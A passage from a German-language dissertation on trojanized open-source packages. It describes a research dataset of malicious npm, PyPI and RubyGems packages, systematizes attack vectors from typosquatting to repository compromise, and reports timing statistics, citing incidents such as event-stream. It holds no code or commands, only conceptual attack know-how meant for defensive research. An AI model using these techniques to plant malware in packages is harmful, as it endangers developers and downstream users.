anderem über die Metadaten wie beispielsweise den Paketnamen und die Zeitpunkte der Veröffentlichung beziehungsweise Bekanntgabe der Trojanisierung. Die manuelle Analyse des trojanisierten Softwarepakets und insbesondere die des Schadcodes erlaubt die Beantwortung von tiefergehenden Fragen (siehe Abschnitt 3.3).

3.1.2 Datengrundlage

Die initiale Datenerhebung fand zwischen Juli und August 2019 statt. Seitdem wird der Datensatz kontinuierlich aktualisiert und erweitert. Besprochen wird hier der Stand von Februar 2020 wie in der zum Datensatz gehörigen Publikation [Ohm+20b].

Der Datensatz ist über GitHub frei zugänglich[12], wobei Zugriff nur bei berechtigtem Interesse gewährt wird. Bis Dezember 2020 haben 38 Interessenten Zugriff auf den Datensatz erhalten. Dabei handelt es sich oft um renommierte und internationale Unternehmen wie unter anderem GitLab, Sonatype, SAP, In-Q-Tel und der Linux Foundation. Aber auch akademische Forscher verschiedenster Universitäten weltweit sind vertreten.

Insgesamt wurden nach der oben beschriebenen Methodologie 469 trojanisierte Softwarepakete identifiziert. Von diesen konnten, 174 trojanisierte Softwarepakete heruntergeladen werden. Eine Aufschlüsselung der Erfolgsrate pro Programmiersprache zeigt bereits, dass die meisten trojanisierten Softwarepakete im npm Paket-Repository zu finden waren.

Insgesamt besteht der Datensatz zu 62,6 % aus Softwarepaketen, die für Node.js geschrieben und über npm verteilt wurden. Rund 16,1 % der Softwarepakete im Datensatz stammen von PyPI (Python) und 21,3 % von RubyGems (Ruby). Wie bereits erwähnt, konnte für Maven Central (Java) keins der identifizierten Softwarepakete heruntergeladen werden. Für Packagist (PHP) konnte kein trojanisiertes Softwarepaket identifiziert werden.

Von 374 identifizierten npm-Softwarepaketen konnten 109 (29,14 %) heruntergeladen werden. Im Falle von Python wurden 28 von 44 (63,64 %) identifizierten Softwarepaketen erfolgreich heruntergeladen. Bei RubyGems waren es 37 von 41 (90,24 %). Für Maven Central konnte keins der 10 identifizierten Softwarepakete heruntergeladen werden.

[12] `https://dasfreak.github.io/Backstabbers-Knife-Collection/`

Die gesammelten Softwarepakete werden hierarchisch in einer Ordnerstruktur verwaltet. Der Pfad zu einem gegebenen Softwarepaket folgt dabei dem Muster `paket-repository/paketname/version/paket.endung`. Trojanisierte Softwarepaket werden so zunächst nach dem Paket-Repository unterschieden. Danach werden mehrere betroffene Versionen eines Softwarepakets unter dessen Namen gruppiert. Als Beispiel hier der Pfad für das bekannte npm-Softwarepaket `event-stream` in der Version 3.3.6: `npm/event-stream/3.3.6/event-stream-3.3.6.tgz`

Bevor auf statistische Charakteristika trojanisierter Softwarepakete eingegangen wird, werden beobachtete Angriffsvektoren systematisiert. Dazu werden die während der Datensammlung angefallenen Vorfallbeschreibungen als Datengrundlage herangezogen.

3.2 Analyse beobachteter Angriffsvektoren

Über die letzten Jahre gab es immer wieder Berichte über Vorfälle von trojanisierten Softwarepaketen. Zu dem bekanntesten zählt eindeutig der `event-stream` Vorfall aus 2018. Ein Angreifer war in der Lage, mittels Social Engineering ein bestehendes, populäres Softwarepaket zu trojanisieren [@npm18]. Ebenfalls in 2018 gelang es einem Angreifer, das npm-Konto eines Maintainers der Software ESlint zu kompromittieren. Anschließend veröffentlichte er trojanisierte Versionen der dazugehörigen Softwarepakete `eslint-scope` und `eslint-config-eslint` [@ZM18]. Im April 2020 wurden rund 700 trojanisierte Ruby-Softwarepakete identifiziert und von RubyGems entfernt [@Lak20].

Diese Vorfälle deuten bereits darauf hin, dass verschiedene Angriffsvektoren in einer Software Supply Chain existieren. In den Fällen von `event-stream` und `eslint-scope` handelte es sich um das Trojanisieren eines bestehenden Softwarepakets, beim Ersteren mittels Social Engineering und beim Zweiten durch Kompromittierung eines Nutzerkontos. Im Falle der Ruby-Softwarepakete wurden neue Paketnamen registriert, welche bereits existierenden Paketnamen ähnelten (Typosquatting). Trojanisierung kann also an vielen Punkten der Software Supply Chain geschehen.

Eine Übersicht über beobachtete Angriffsvektoren ist in Abbildung 3.1 auf Seite 29 zu finden. Die Abbildung bedient sich des Konzepts sogenannter *Attack Trees* [@Sch99], welche dazu verwendet werden, Angriffe gegen beliebige Systeme zu systematisieren. Der Wurzelknoten bildet dabei das vorrangige Ziel des Angreifers – in diesem Fall das Einschleusen von Schadcode in eine Software Supply Chain – ab. Kindknoten beschreiben alternative Vorgehensweisen, das übergeordnete Ziel des Elternknotens

zu erreichen. Eine ähnliche, weniger detailreiche Darstellung findet sich auch in der Arbeit von Pfretzschner und Othmane [PO17].

Wie in Abbildung 3.1 auf der nächsten Seite zu sehen, kann ein Angreifer entweder ein neues Softwarepaket veröffentlichen oder ein bereits bestehendes trojanisieren, um trojanisierte Softwarepakete in eine Software Supply Chain einzuschleusen. Diese beiden Vorgehensweisen und ihre möglichen Ausprägungen werden in den folgenden Abschnitten erläutert.

3.2.1 Veröffentlichung trojanisierter Softwarepakete

Als Erstes wird das Veröffentlichen eines neuen trojanisierten Softwarepakets betrachtet. Dies hat für den Angreifer den Vorteil, dass er zunächst kein bestehendes Projekt kompromittieren muss, um den Schadcode in einem Paket-Repository zu veröffentlichen. Paket-Repositories erlauben es jedem, neue Softwarepaketnamen zu registrieren und entsprechende Softwarepakete hochzuladen. Alles, was dafür benötigt wird, ist ein Benutzerkonto bei dem jeweiligen Paket-Repository.

Ein Angreifer kann also jederzeit beliebig viele Softwarepaketnamen registrieren und so trojanisierte Softwarepakete über ein Paket-Repository verteilen. Ein neu registriertes Softwarepaket führt allerdings nicht direkt zu einer Installation beziehungsweise Aufnahme in die Softwareabhängigkeiten beim Angriffsziel. Um die Wahrscheinlichkeit dafür zu erhöhen, stehen dem Angreifer mehrere Möglichkeiten zur Verfügung.

Einerseits kann ein Angreifer den neuen Softwarepaketnamen so wählen, dass er einem bereits bestehenden Softwarepaketnamen ähnelt. Dieses Vorgehen wird *Typosquatting* genannt. Typosquatting erhöht die Wahrscheinlichkeit, dass Entwickler durch Tippfehler bei der Installation eines gutartigen Softwarepakets fälschlicherweise das trojanisierte Softwarepaket installieren beziehungsweise einbinden.

Andererseits könnte der Softwarepaketname eines aufgegebenen Softwareprojektes übernommen werden. Diese Technik ist als *Use-After-Free* bekannt und stammt ursprünglich aus Angriffen, bei denen während einer Programmausführung fälschlicherweise nicht gelöschter Speicher vom Angreifer gelesen wird. Im Rahmen eines Software Supply Chain Angriffs führt ein solcher Angriff dazu, dass eigentlich verwaiste Referenzen auf ein vormals gutartiges Softwarepaket nun auf das trojanisierte Softwarepaket zeigen.

Wird weder ein ähnlicher noch ein freigewordener Softwarepaketname verwendet, findet das Paket oft in einem zweistufigen Angriff Einsatz. In diesem wird ein




Abb. 3.1: Angriffsvektoren in eine Software Supply Chain. Der Angreifer kann entweder ein neues trojanisiertes Softwarepaket veröffentlichen oder ein bestehendes Trojanisieren. Für beide Vorgehensweisen existieren mehrere Durchführungsmöglichkeiten.

Zombiepaket als neue Abhängigkeit in ein bestehendes Softwarepaket eingeschleust (siehe Abschnitt 3.2.2).

Typosquatting

Das Veröffentlichen eines neuen Softwarepakets, dessen Name dem eines bereits existierenden und für gewöhnlich populären Softwarepakets nachempfunden ist, wird Typosquatting genannt. Ziel ist es, die Installation eines trojanisierten Softwarepakets durch Tippfehler bei Eingabe des Softwarepaketnamens unter Verwendung eines Paketmanagers zu verursachen.

Angreifer registrieren hierzu Softwarepaketnamen mit hoher lexikalischer Ähnlichkeit zu populären Softwarepaketen oder Softwarepaketen aus den Standardbibliotheken der Programmiersprachen. Oftmals werden dazu einzelne Zeichen ausgelassen, wiederholt oder vertauscht. Ebenso werden häufige Tippfehler oder Uneindeutigkeiten wie beispielsweise *colour* und *color* ausgenutzt. [Vu+20b; Tsc16; Tay+20]

Da das Registrieren von neuen Softwarepaketnamen ohne großen Aufwand möglich ist, ist dies eine für den Angreifer einfache Vorgehensweise, um den Schadcode im einem Paket-Repository zu platzieren. Um die Installationswahrscheinlichkeit zu erhöhen, kann er eine beliebig große Anzahl an neuen Softwarepaketnamen registrieren. Typosquatting ist daher eine oft verwendete Vorgehensweisen (siehe Abschnitt 3.3) mit einer Vielzahl an bekannten Vorfällen:

- *Attackers Use Typo-Squatting To Steal npm Credentials* [@Spr17]
- *PyPI Python repository hit by typosquatting sneak attack* [@Dun17]
- *Cryptocurrency Clipboard Hijacker Discovered in PyPI Repository* [@Ber18]
- *Discord Token Stealer Discovered in PyPI Repository* [@Ber19]
- *Malicious packages found to be typo-squatting in Python Package Index* [@Den19]
- *Over 700 Malicious Typosquatted Libraries Found On RubyGems Repository* [@Lak20]

Es existieren auch Abwandlungen von Typosquatting wie beispielsweise Combosquatting [Vu+20b]. Beim Combosquatting wird im Gegensatz zum Typosquatting nicht der eigentliche Name durch Tippfehler abgewandelt, sondern mit neuen Präbeziehungsweise Suffixen erweitert. So wurde das trojanisierte Softwarepaket `pytz3-dev` in Anlehnung an das gutartige Softwarepaket `pytz` um eine Versionsnummer und ein Suffix erweitert, um eine Aktualisierung vorzutäuschen.

In dieser Dissertation werden solche Abwandlungen wie Typosquatting behandelt.

Use-After-Free

Beobachtet wurden auch Vorfälle, in denen nach dem Prinzip *Use-After-Free* [Gru+18] Namen von aufgegebenen Projekten übernommen wurden. Selbst aufgegebene Projekte werden teils noch als Abhängigkeit referenziert. Wird ein neues Softwarepaket mit dem aufgegebenen Namen veröffentlicht, wird die Referenz wieder aktiv und das neue, nicht notwendigerweise gutartige Softwarepaket wird in das Projekt eingebunden. Die gefundenen Vorfälle bilden streng genommen keinen Angriff ab, sie zeigen allerdings, dass die Verwundbarkeit der Software Supply Chain für Use-After-Free-Angriffe existiert.

Das npm-Paket `left-pad` wurde 2016 rund 2.5 Millionen Mal pro Monat heruntergeladen. Nach einem Rechtsstreit entschied sich der Maintainer, all seine npm-Pakete von npm zurückzuziehen. Das Verschwinden von `left-pad` führte jedoch zu einem beträchtlichen Ausfall in abhängigen Softwarepaketen. Npm war dazu gezwungen, das Paket unter gleichem Namen aus Sicherheitskopien wieder herzustellen. [@Wil16]

Ähnliches ereignete sich 2018 im Falle des Go-Pakets `go-bindata`. Nachdem ein GitHub-Benutzer sein Konto und somit auch die Softwarepaketquelle gelöscht hatte, eröffnete ein anderer Entwickler ein neues GitHub-Benutzerkonto unter gleichem Namen und veröffentlichte unter gleichem Softwarepaketnamen eine abgespaltene (engl. *fork*) Version von `go-bindata`. [@Cla18]

Zombiepaket

Ein Softwarepaket, welches trojanisiert wurde, aber keine der beiden vorherigen Techniken verwendet, wird *Zombiepaket* genannt. Solche Softwarepakete finden teils Anwendung in zweistufigen Angriffen, in welchen bereits existierenden Projekten neue, trojanisierte Abhängigkeiten hinzugefügt werden.

Im bekannten `event-stream` Vorfall aus 2018 wurde beispielsweise die trojanisierte Abhängigkeit `flatmap-stream` eingebunden [@Th 18]. Somit ist `flatmap-stream` als Zombiepaket zu betrachten.

Ebenfalls in 2018 wurde das npm-Paket `mailparser` durch ein Zombiepaket trojanisiert. Dabei wurde eine Verkettung von Abhängigkeiten dazu genutzt, das trojanisierte Softwarepaket zu verschleiern. `mailparser` listete seit Version 2.2.3 `http-fetch-cookies` als Abhängigkeit. Dies hing wiederum von `express-cookies` ab, welches seinerseits von dem Zombiepaket `getcookies` abhing. Somit war das eigentlich trojanisierte Softwarepaket `getcookies` tief in den Abhängigkeiten versteckt. `mailparser` selber wurde von über 200 anderen Softwarepaketen als Abhängigkeit aufgeführt. [@Con18]

3.2.2 Trojanisierung bestehender Softwarepakete

Das Trojanisieren von bestehenden Softwarepaketen stellt den zweiten Zweig zur Einschleusung trojanisierter Softwarepakete in eine Software Supply Chain dar. Im Gegensatz zur Veröffentlichung trojanisierter Softwarepakete muss hier ein bestehendes Projekt kompromittiert werden. Dies stellt eine höhere Einstiegshürde dar, führt nach erfolgreichem Eindringen jedoch unmittelbar zur Verteilung des Schadcodes. Hierbei kann die Trojanisierung entweder im Code-Repository, im Build-System oder im Paket-Repository stattfinden.

Trojanisierung im Code-Repository

Das Einschleusen von Schadcode in den Quellcode im Code-Repository kann durch Contributor über einen Pull Request geschehen. Gilbertson [@Gil18] beschrieb 2018 einen hypothetischen Angriff, um Kreditkarteninformationen zu stehlen. Dabei beinhaltet der Pull Request des Angreifers augenscheinlich hilfreiche Änderungen. Der Angreifer setzt hierbei auf die Unachtsamkeit beziehungsweise Apathie des Maintainers, um beispielsweise eine neue, potenziell trojanisierte Abhängigkeit einzuführen.

Alternativ kann ein Angreifer selber Schreibrechte (Commit-Rechte) auf das Code-Repository erlangen, indem er schwache oder bereits kompromittierte Zugangsdaten von Maintainern verwendet. Ebenso ist es möglich, dass ein aktiver Maintainer durch Social Engineering überzeugt wird, dem Angreifer Maintainer-Rechte einzuräumen.

Ersteres geschah beispielsweise 2018, als es Angreifern gelang, das GitHub-Benutzerkonto von Gentoo, eine Linux-Distribution, durch Erraten des Passworts zu übernehmen. Anschließend versuchten die Angreifer, an mehreren Stellen im Quellcode Routinen zu implementieren, die Nutzerdaten löschen sollten. [@Kha18]

Holmes beschreibt in seinem Blogeintrag wie er Commit-Rechte für `homebrew`, ein Paketmanager für macOS, erlangte. Die öffentlich einsehbare Instanz des Build-Systems exponierte vertrauliche API-Token, welche dazu genutzt werden konnten, Änderungen direkt in das Code-Repository zu schreiben. [@Hol18]

Im Fall von `event-stream` erlangte der Angreifer durch Social Engineering Commit-Rechte auf das Code-Repository und war so in der Lage, das präparierte Zombiepaket als Abhängigkeit einzuschleusen [@Th 18].

Trojanisierung im Build-System

Um Schadcode im Build-System – also zur Übersetzungszeit – einzuschleusen, kann ein Angreifer das Herunterladen von Abhängigkeiten manipulieren. Dies könnte beispielsweise durch DNS-Cache-Poisoning [SS10], also dem Umleiten der Anfrage an das gutartige Paket-Repository zu einem vom Angreifer kontrollierten Paket-Repository, geschehen. Auch Fehlkonfigurationen seitens des Paket-Repository können solche Angriffe begünstigen. Fehlende Transportverschlüsselung erlaubte so zeitweise Man-in-the-Middle-Angriffe beim Herunterladen von Abhängigkeiten aus Maven Central [@Vey14].

Auf geteilten Build-Systemen kann eine Kompromittierung des lokalen Softwarepaket-Caches eine Cross-Build-Injection ermöglichen [@CDW07; GHJ13]. Dabei wird der lokale Softwarepaketcache dem eigentlichen Paket-Repository bevorzugt. Enthält dieser jedoch trojanisierte Softwarepakete, werden diese in die zu bauende Software eingebunden.

In dieser Phase der Softwareentwicklung kann Schadcode nicht nur durch Abhängigkeiten in das Endprodukt gelangen. Es ist möglich, dass die verwendete Werkzeugkette (engl. *toolchain*) vom Angreifer bereits kompromittiert wurde. So könnte beispielsweise ein speziell angefertigter Compiler jeder gutartigen Software Schadcode einfügen [Tho84; Whe05; Whe10].

Trojanisierung im Paket-Repository

Schließlich bleibt dem Angreifer noch die Möglichkeit, eine trojanisierte Version eines Softwarepakets direkt in das Paket-Repository zu injizieren. Dazu können wieder schwache oder bereits kompromittierte Zugangsdaten oder API Token von Paket-Repository-Maintainern verwendet werden, wie es bereits vermehrt vorgekommen ist:

- *Gathering weak npm credentials* [@ChA17]
- *Postmortem for Malicious Packages Published on July 12th, 2018* [@ZM18]
- *Backdoored Python Library Caught Stealing SSH Credentials* [@Cim18]
- *A core contributor to the conventional-changelog ecosystem had their npm credentials compromised.* [@Coe18]
- *Do not underestimate credentials leaks* [@ChA18]
- *A backdoor in a popular Ruby gem* [@Edg19]

Je nach Paketmanager ist es möglich, Softwarepakete von verschiedenen Spiegelservern zu beziehen. Dies erlaubt es dem Angreifer jedoch, ein trojanisiertes Softwarepaket über einen solchen Spiegelserver zu verteilen, beispielsweise durch Typosquatting.

Dies geschah 2018 bei dem Java-Paket `AndroidAudioRecorder` [@Bra18]. Ein Angreifer registrierte eine Abhängigkeit als Typosquatting-Paket bei JCenter, einer Alternative zu Maven Central. Da JCenter vor Maven Central angefragt wurde, ist das trojanisierte Softwarepaket heruntergeladen worden.

Ebenso sind Paket-Repositories selbst nicht frei von Schwachstellen und ermöglichten es Angreifern, Softwarepakete direkt über die Webseiten der Paket-Repositories zu manipulieren, ohne dass dies explizite Schreibrechte erforderte, beispielsweise durch Remote-Code-Execution. Im Falle von RubyGems erlaubte eine unsichere Deserialisierung das Ausführen von arbiträrem Quellcode [@Jus17]. Bei Packagist war dies durch unzureichende Eingabebereinigung möglich [@Jus18]. Unzulängliche Prüfung von Rechten erlaubte unautorisierten Benutzern beliebige Softwarepakete von PyPI zu löschen [@Sti17].

Das Einschleusen von trojanisierten Softwarepaketen in eine Software Supply Chain stellt lediglich den ersten Schritt dar. Der eingebettete Schadcode muss anschließend auf dem Zielsystem ausgeführt werden können. Dazu bieten sich verschiedene Techniken an.

3.2.3 Ausführung des Schadcodes

Sobald das trojanisierte Softwarepaket mittels einer der Angriffsvektoren aus Abschnitt 3.2 in eine Software Supply Chain eingeschleust wurde, beginnt der Angriff gegen das eigentliche Ziel.

Wie in Abbildung 3.2 auf der nächsten Seite dargestellt, kann ein Angriff verschiedene Ausführungszeitpunkte und kausale Bedingungen aufweisen. Die Ausführung der Schadfunktionalität kann während der Installation durch den Paketmanager, während der Testroutinen oder während der Laufzeit stattfinden. Eine statistische Auswertung der Ausführungszeitpunkte wird in Abschnitt 3.3.2 durchgeführt.

Zusätzlich kann die Ausführung an Bedingungen wie den Applikationszustand, das Vorhandensein von bestimmten anderen Abhängigkeiten oder dem verwendeten Betriebssystem geknüpft sein. Eine Detailbetrachtung dieser Bedingungen findet in Abschnitt 3.3.4 statt.

Paketmanager ermöglichen den leichten Umgang mit Abhängigkeiten, wie bereits in Kapitel 2 erwähnt. Der transparente Umgang mit IT-sicherheitsrelevanten Aktionen wie dem Installieren einer Software durch solche Paketmanager birgt jedoch auch Gefahren. So unterstützen die Paketmanager `pip` (Python) sowie `npm` (Node.js) das Ausführen von arbiträrem Quellcode zur Vervollständigung der Installationsroutine. Diese Annehmlichkeit führt dazu, dass Angreifer ihren Schadcode bereits bei Installation ausführen können. Zusätzlich dramatisch dabei ist, dass rund 50 % der Installationen mit Administratorrechten ausgeführt werden [Tsc16].

Softwarepakete erlauben teilweise das Überprüfen der korrekten Funktionsweise durch mitgelieferte Tests. Da solche Tests ohnehin meist durch externe Programme durchgeführt werden, bietet sich dies als Einstiegspunkt in die Schadfunktionalität an.

Um die Funktionalität eines installierten Softwarepakets nutzen zu können, muss es zur Lauf- oder Übersetzungszeit eingebunden werden. Python beispielsweise verwendet spezielle Dateien namens `__init__.py`[13], welche Initialisierungsaufgaben während des Einbindens ausführen. Jedes Python-Paket muss diese Datei enthalten. Wird das Python-Paket eingebunden, wird der in dieser Datei enthaltener – potenziell bösartiger – Quellcode ausgeführt.

Die Ausführung der Schadfunktionalität kann zusätzlich von bestimmten Voraussetzungen abhängen. Bei Malware ist es nicht ungewöhnlich, dass versucht wird, die schädliche Funktionalität während einer potenziellen Analyse nicht auszuführen [Gui20]. Die Malware versucht Indikatoren für eine solche Analyse zu detektieren und passt ihr Verhalten entsprechend an. Das trojanisierte Softwarepaket kann beispielsweise den Applikationszustand des einbindenden Softwarepakets überprüfen, da einige Softwarepakete zwischen Produktiv- und Testzustand unterscheiden.

[13] `https://packaging.python.org/tutorials/packaging-projects/`




Abb. 3.2: Bedingungen und Ausführungszeitpunkte der eingeschleusten Schadfunktionalität.

Handelt es sich um einen gezielten Angriff, kann das trojanisierte Softwarepaket prüfen, von welchem Softwarepaket es eingebunden wird. Nur wenn es vom anzugreifenden Softwarepaket eingebunden wird, wird die Schadfunktionalität ausgeführt. Dies geschah beispielsweise im `event-stream` Vorfall.

Teilweise werden betriebssystemspezifische Funktionalitäten vom trojanisierten Softwarepaket benötigt. Daher prüfen einige trojanisierte Softwarepakete, welches Betriebssystem eingesetzt wird. Dies ermöglicht es dem Angreifer, gezielt auf sensible Daten zuzugreifen, welche je nach Betriebssystem an verschiedenen Orten abgelegt werden.

3.3 Statistische Auswertung von Angriffscharakteristika

Um Software Supply Chain Angriffe charakterisieren zu können, wurden verschiedene Aspekte mittels manueller Analyse untersucht. Als Erstes werden die temporalen Aspekte des Datensatzes begutachtet. Dies umfasst die Anzahl der beobachteten trojanisierten Softwarepakete über die letzten Jahre sowie den zeitlichen Versatz zwischen der Veröffentlichung des Softwarepakets und der öffentlichen Bekanntgabe der Trojanisierung. Danach werden statistische Aussagen über Ausführungszeitpunkte, Obfuskationstechniken, zielgerichtete getarnte Angriffe und Primärziele getroffen. Insofern nicht anders gekennzeichnet wird der Median als Durchschnitt angegeben, um dem Effekt von Ausreißern entgegenzuwirken.

3.3.1 Temporale Aspekte

Abbildung 3.3 auf der nächsten Seite visualisiert die Anzahl an bekannt gewordenen, trojanisierten Softwarepaketen pro Paket-Repository und Jahr. Der Trend zu einer




Abb. 3.3: Anzahl der bekannten trojanisierten Softwarepakete pro Jahr und Paket-Repository. Ein Anstieg über ist in allen Ökosystemen erkennbar.

vermehrten Anzahl an trojanisierten Softwarepaketen ist über alle Paket-Repositories hinweg erkennbar. Das erste beobachtete trojanisierte Softwarepakete erschien 2015 auf PyPI. Seitdem nimmt die Anzahl für PyPI-Pakete konstant zu. Erste trojanisierte npm-Pakete erschienen 2016. In 2017 kam es zu einem sprunghaften Anstieg des Aufkommens. Ähnliches gilt für RubyGems, wobei der starke Anstieg erst 2019 stattfand.

Da zum Zeitpunkt der Untersuchung noch nicht alle in 2019 veröffentlichten trojanisierte Softwarepakete bekannt waren, scheint die Anzahl für 2019 zunächst kleiner. Es ist jedoch davon auszugehen, dass über die Zeit mehr trojanisierte Softwarepakete bekannt werden und der Trend sich entsprechend fortsetzt. Insgesamt verdeutlicht Abbildung 3.3 die steigende Anzahl an trojanisierten Softwarepaketen. Dies deutet auf eine zunehmende Bedrohung für Software Supply Chains hin.

Abbildung 3.4 auf der nächsten Seite vergleicht das Datum der Veröffentlichung mit dem Datum der öffentlichen Bekanntmachung der Trojanisierung. Im Durchschnitt war ein trojanisiertes Softwarepaket 67 Tage online (min=-1, max=1216, σ=238, $\bar{x}$=209). Dabei gibt es – wie in Abbildung 3.4 auf der nächsten Seite als Kreise dargestellt – starke Ausreißer. Die Zeitspanne der Verfügbarkeit variiert jedoch zwischen den Paket-Repositories.

PyPI weist dabei die größte durchschnittliche Zeitspanne von 275 Tagen (min=13, max=1065, σ=328, $\bar{x}$=371) auf. RubyGems hingegen scheint, mit einem durchschnittlichen Versatz von 55 Tagen (min=0, max=571, σ=119, $\bar{x}$=75), trojanisierte

